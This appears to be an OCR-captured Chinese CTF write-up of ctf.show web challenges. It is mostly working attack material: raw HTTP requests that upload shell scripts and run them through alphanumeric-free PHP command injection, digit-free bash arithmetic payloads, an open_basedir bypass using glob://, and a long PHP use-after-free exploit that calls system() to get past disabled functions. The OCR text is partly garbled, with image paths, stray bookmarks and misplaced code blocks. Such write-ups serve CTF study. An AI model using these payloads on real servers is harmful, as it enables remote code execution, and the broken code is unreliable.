
```
POST /?c=.+/???/????????[@-[] HTTP/1.1
Host: a549c521-fb74-495d-995d-8521b7ea82e8.chall.ctf.show
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------40408583623061240881796310549
Content-Length: 369
Connection: close
Cookie: UM_distinctid=174dd3ee98a2a-069d3056c12e228-4c3f257b-1fa400-174dd3ee98c1a9
Upgrade-Insecure-Requests: 1

-----------------------------40408583623061240881796310549
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: application/octet-stream

#!/bin/sh
cat flag.php
-----------------------------40408583623061240881796310549
Content-Disposition: form-data; name="submit"

鎻愪氦
-----------------------------40408583623061240881796310549--
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Mon, 05 Oct 2020 12:33:48 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.11
Content-Length: 275

<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-09-07 19:40:53
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-07 19:41:00
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


$flag="flag{b9571763-93fe-4a0d-8b61-c4d55f441415}";
```

参考：
继无字母数字的命令执行(ctfshow web入门 55)新姿势
无字母数字的命令执行(ctfshow web入门 55)
无字母数字webshell之提高篇

红包题第二弹

再做做加强版的，查看源码发现给了一个cmd



view-source:http://95f30eb9-057b-4460-b2b3-3cb1942d1149.chall.ctf.show/
考试
ctf
哔哩哔哩 (゜- ゜)つロ ...
网易邮箱6.0版
CSDN - 专业开发者社...
白马探花666 - 博客园
代码在线运行 - 在线...
https://blog.csdn.net/bmth666

```
<html lang="zh-CN">

<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <meta name="viewport" content="width=device-width minimum-scale=1.0 maximum-scale=1.0 ini
    <title>ctf.show_红包题</title>
</head>
<body>
    <center>
    <h2>ctf.show_红包题</h2>
    <h4>where is the flag?</h4>
    </center>
    <!-- hint:?cmd= -->

</body>
</html>
```

得到源码：

```php
<?php
if(isset($_GET['cmd'])){
 $cmd=$_GET['cmd'];
 highlight_file(__FILE__);
 if(preg_match("/[A-Za-oq-z0-9$]+/",$cmd)){
  die("cerror");
      }
 if(preg_match("/\~|\!|\@|\#|\%|\^|\&|\*|\(|\)|\（|\）|\-|\_|\{|\}|\[|\]|\'|\"|\:|\,/",$cmd)){
  die("serror");
 }
    eval($cmd);
}
?>
```


ban掉了除小写p以外的所有数字字母，以及所有位运算符和`$`、`_`、括号等符号
本题同理创建上传表单，包含临时文件执行代码，使用`.`执行代码

> 发现反引号执行代码无回显，那么需要echo，`<?=`是echo()的别名用法，并且在php7的情况下无论short_open_tag是否开了都可以使用。

本题需要先`?>`把前面的`<?php`给闭合掉才可以：

```
?cmd=?><?=`.+/???/p?p??????`;
```

由于存在p，那么直接可以用`/???/p?p??????`表示这个临时文件



```
POST /?cmd=?><?=`.+/???/p?p??????`; HTTP/1.1
Host: 95f30eb9-057b-4460-b2b3-3cb1942d1149.chall.ctf.show
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101
Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------84903131540426637241242271359
Content-Length: 371
Connection: close
Cookie:
UM_distinctid=174dd3ee98a2a-069d3056c12e228-4c3f257b-1fa400-174dd3ee98c1a9
Upgrade-Insecure-Requests: 1

-----------------------------84903131540426637241242271359
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: application/octet-stream

#! /bin/sh
cat /flag.txt
-----------------------------84903131540426637241242271359
Content-Disposition: form-data; name="submit"

鎻愪氦
-----------------------------84903131540426637241242271359--
```

```
#DD0000">"/[A-Za-oq-z0-9$]+/"</span><span style="color:
#0000BB">$cmd</span><span style="color: #007700">)){<b
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp
;&nbsp;die(</span><span style="color: #DD0000">"cerror"
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp
style="color: #0000BB">preg_match</span><span style="c
#DD0000">"/\~|\!|\@|\#|\%|\^|\&amp;|\*|\(|\)|\ （|\） |\-|\_|\{|\}|\[|
#007700">,</span><span style="color: #0000BB">$cmd</s
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp
;&nbsp;die(</span><span style="color: #DD0000">"serror"
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp
style="color: #0000BB">$cmd</span><span style="color: #
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;</span><span style=
/>&lt;/body&gt;<br />&lt;/html&gt;<br /><br /></span>
</code>flag{e8aa3e90-b809-42cd-8a4c-1950c3518232}

</body>
</html>
```

参考：以CTFSHOW红包题为例研究无字母数字RCE

web57

同样给出了源码：


```
<?php
//flag in 36.php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|[a-z]|[0-9]|\`|\|\#|\'|\"|\`|\%|\x09|\x26|\x0a|\>|\<|\.|\,|\?|\*|\-|\=|\[/i", $c)){
        system("cat ".$c.".php");
    }
}else{
    highlight_file(__FILE__);
}
```

需要构造出字符串36，不会，看wp发现：

`${_}=""`

`$((${_}))=0`

`$((~$((${_}))))=-1`




```
echo $((~$(())));
echo $(())
```

```
-1
0
```

payload：


```
$((~$(($((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(
())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(()
)))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(()))
)$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))))))
```



```
echo $((~$(($((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))))));
```

```
36
```

最后查看源码得到flag




```
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-09-07 19:40:53
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-07 19:41:00
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


$flag="flag{38f10909-dd81-4b3d-9471-50b00a6d2aab}";
```

web72


给出了源代码：

```
<?php
error_reporting(0);
ini_set('display_errors', 0);
// 你们在炫技吗？
if(isset($_POST['c'])){
        $c= $_POST['c'];
        eval($c);
        $s = ob_get_contents();
        ob_end_clean();
        echo preg_replace("/[0-9]|[a-z]/i","?",$s);
}else{
    highlight_file(__FILE__);
}
?>
```

```
绕过open_basedir：
//可绕72的目录限制,但无法读文件
c=$a=opendir("glob:///*"); while (($file = readdir($a)) !== false){echo $file . "<br>"; };include("flagx.txt");exit();
c=$a=new DirectoryIterator("glob:///*");foreach($a as $f){echo($f->__toString().' ');}exit(0);
```



```
Warning: error_reporting() has been disabled for security reasons in /var/www/html/index.php on line 14

Warning: ini_set() has been disabled for security reasons in /var/www/html/index.php on line 15
bin dev etc flag0.txt home lib media mnt opt proc root run sbin srv sys tmp usr var
```



http://6bbafed5-91f5-474f-a4e0-106a478fb225.chall.ctf.show/

☑ Post Data ■ Referrer


Post data

c=$a=new DirectoryIterator("glob:///*");foreach($a as $f){echo($f->__toString().' ');}exit(0);

最后使用uaf脚本绕过即可得到flag

```
c=?><?php
pwn("ls /;cat /flag0.txt");

function pwn($cmd) {
    global $abc, $helper, $backtrace;
    class Vuln {
        public $a;
        public function __destruct() {
            global $backtrace;
            unset($this->a);
            $backtrace = (new Exception)->getTrace(); # ;)
            if(!isset($backtrace[1]['args'])) { # PHP >= 7.4
                $backtrace = debug_backtrace();
            }
        }
    }
}

class Helper {
    public $a, $b, $c, $d;
}

function str2ptr(&$str, $p = 0, $s = 8) {
    $address = 0;
    for($j = $s-1; $j >= 0; $j--) {
        $address <<= 8;
        $address |= ord($str[$p+$j]);
    }
    return $address;
}

function ptr2str($ptr, $m = 8) {
    $out = "";
    for ($i=0; $i < $m; $i++) {
        $out .= sprintf('%c',$ptr & 0xff);
        $ptr >>= 8;
    }
    return $out;
}

function write(&$str, $p, $v, $n = 8) {
    $i = 0;
    for($i = 0; $i < $n; $i++) {
        $str[$p + $i] = sprintf('%c',$v & 0xff);
        $v >>= 8;
    }
}

function leak($addr, $p = 0, $s = 8) {
    global $abc, $helper;
    write($abc, 0x68, $addr + $p - 0x10);
    $leak = strlen($helper->a);
    if($s != 8) { $leak %= 2 << ($s * 8) - 1; }
    return $leak;
}

function parse_elf($base) {
    $e_type = leak($base, 0x10, 2);

    $e_phoff = leak($base, 0x20);
    $e_phentsize = leak($base, 0x36, 2);
    $e_phnum = leak($base, 0x38, 2);

    for($i = 0; $i < $e_phnum; $i++) {
        $header = $base + $e_phoff + $i * $e_phentsize;
        $p_type  = leak($header, 0, 4);
        $p_flags = leak($header, 4, 4);
        $p_vaddr = leak($header, 0x10);
        $p_memsz = leak($header, 0x28);

        if($p_type == 1 && $p_flags == 6) { # PT_LOAD, PF_Read_Write
            # handle pie
            $data_addr = $e_type == 2 ? $p_vaddr : $base + $p_vaddr;
            $data_size = $p_memsz;
        } else if($p_type == 1 && $p_flags == 5) { # PT_LOAD, PF_Read_exec
            $text_size = $p_memsz;
        }
    }

    if(!$data_addr || !$text_size || !$data_size)
        return false;

    return [$data_addr, $text_size, $data_size];
}

function get_basic_funcs($base, $elf) {
    list($data_addr, $text_size, $data_size) = $elf;
    for($i = 0; $i < $data_size / 8; $i++) {
        $leak = leak($data_addr, $i * 8);
        if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
            $deref = leak($leak);
            # 'constant' constant check
            if($deref != 0x746e6174736e6f63)
                continue;
        } else continue;

        $leak = leak($data_addr, ($i + 4) * 8);
        if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
            $deref = leak($leak);
            # 'bin2hex' constant check
            if($deref != 0x786568326e6962)
                continue;
        } else continue;

        return $data_addr + $i * 8;
    }
}

function get_binary_base($binary_leak) {
    $base = 0;
    $start = $binary_leak & 0xfffffffffffff000;
    for($i = 0; $i < 0x1000; $i++) {
        $addr = $start - 0x1000 * $i;
        $leak = leak($addr, 0, 7);
        if($leak == 0x10102464c457f) { # ELF header
            return $addr;
        }
    }
}

function get_system($basic_funcs) {
    $addr = $basic_funcs;
    do {
        $f_entry = leak($addr);
        $f_name = leak($f_entry, 0, 6);

        if($f_name == 0x6d6574737973) { # system
            return leak($addr + 8);
        }
        $addr += 0x20;
    } while($f_entry != 0);
    return false;
}
```

```
    function trigger_uaf($arg) {
        # str_shuffle prevents opcache string interning
        $arg = str_shuffle('AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA');
        $vuln = new Vuln();
        $vuln->a = $arg;
    }

    if(stristr(PHP_OS, 'WIN')) {
        die('This PoC is for *nix systems only.');
    }

    $n_alloc = 10; # increase this value if UAF fails
    $contiguous = [];
    for($i = 0; $i < $n_alloc; $i++)
        $contiguous[] = str_shuffle('AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA');

    trigger_uaf('x');
    $abc = $backtrace[1]['args'][0];

    $helper = new Helper;
    $helper->b = function ($x) { };

    if(strlen($abc) == 79 || strlen($abc) == 0) {
        die("UAF failed");
    }

    # leaks
    $closure_handlers = str2ptr($abc, 0);
    $php_heap = str2ptr($abc, 0x58);
    $abc_addr = $php_heap - 0xc8;

    # fake value
    write($abc, 0x60, 2);
    write($abc, 0x70, 6);

    # fake reference
    write($abc, 0x10, $abc_addr + 0x60);
    write($abc, 0x18, 0xa);

    $closure_obj = str2ptr($abc, 0x20);

    $binary_leak = leak($closure_handlers, 8);
    if(!($base = get_binary_base($binary_leak))) {
        die("Couldn't determine binary base address");
    }

    if(!($elf = parse_elf($base))) {
        die("Couldn't parse ELF header");
    }

    if(!($basic_funcs = get_basic_funcs($base, $elf))) {
        die("Couldn't get basic_functions address");
    }

    if(!($zif_system = get_system($basic_funcs))) {
        die("Couldn't get zif_system address");
    }
    # fake closure object
    $fake_obj_offset = 0xd0;
    for($i = 0; $i < 0x110; $i += 8) {
        write($abc, $fake_obj_offset + $i, leak($closure_obj, $i));
    }

    # pwn
    write($abc, 0x20, $abc_addr + $fake_obj_offset);
    write($abc, 0xd0 + 0x38, 1, 4); # internal func type
    write($abc, 0xd0 + 0x68, $zif_system); # internal func handler

    ($helper->b)($cmd);
    exit();
}
```



POST http://6bbafed5-91f5-474f-a4e0-106a478fb225.chall.ctf.show

☑ c

```
?><?php
pwn("ls /;cat /flag0.txt");

function pwn($cmd) {
    global $abc, $helper, $backtrace;
    class Vuln {
        public $a;
        public function __destruct() {
            global $backtrace;
```

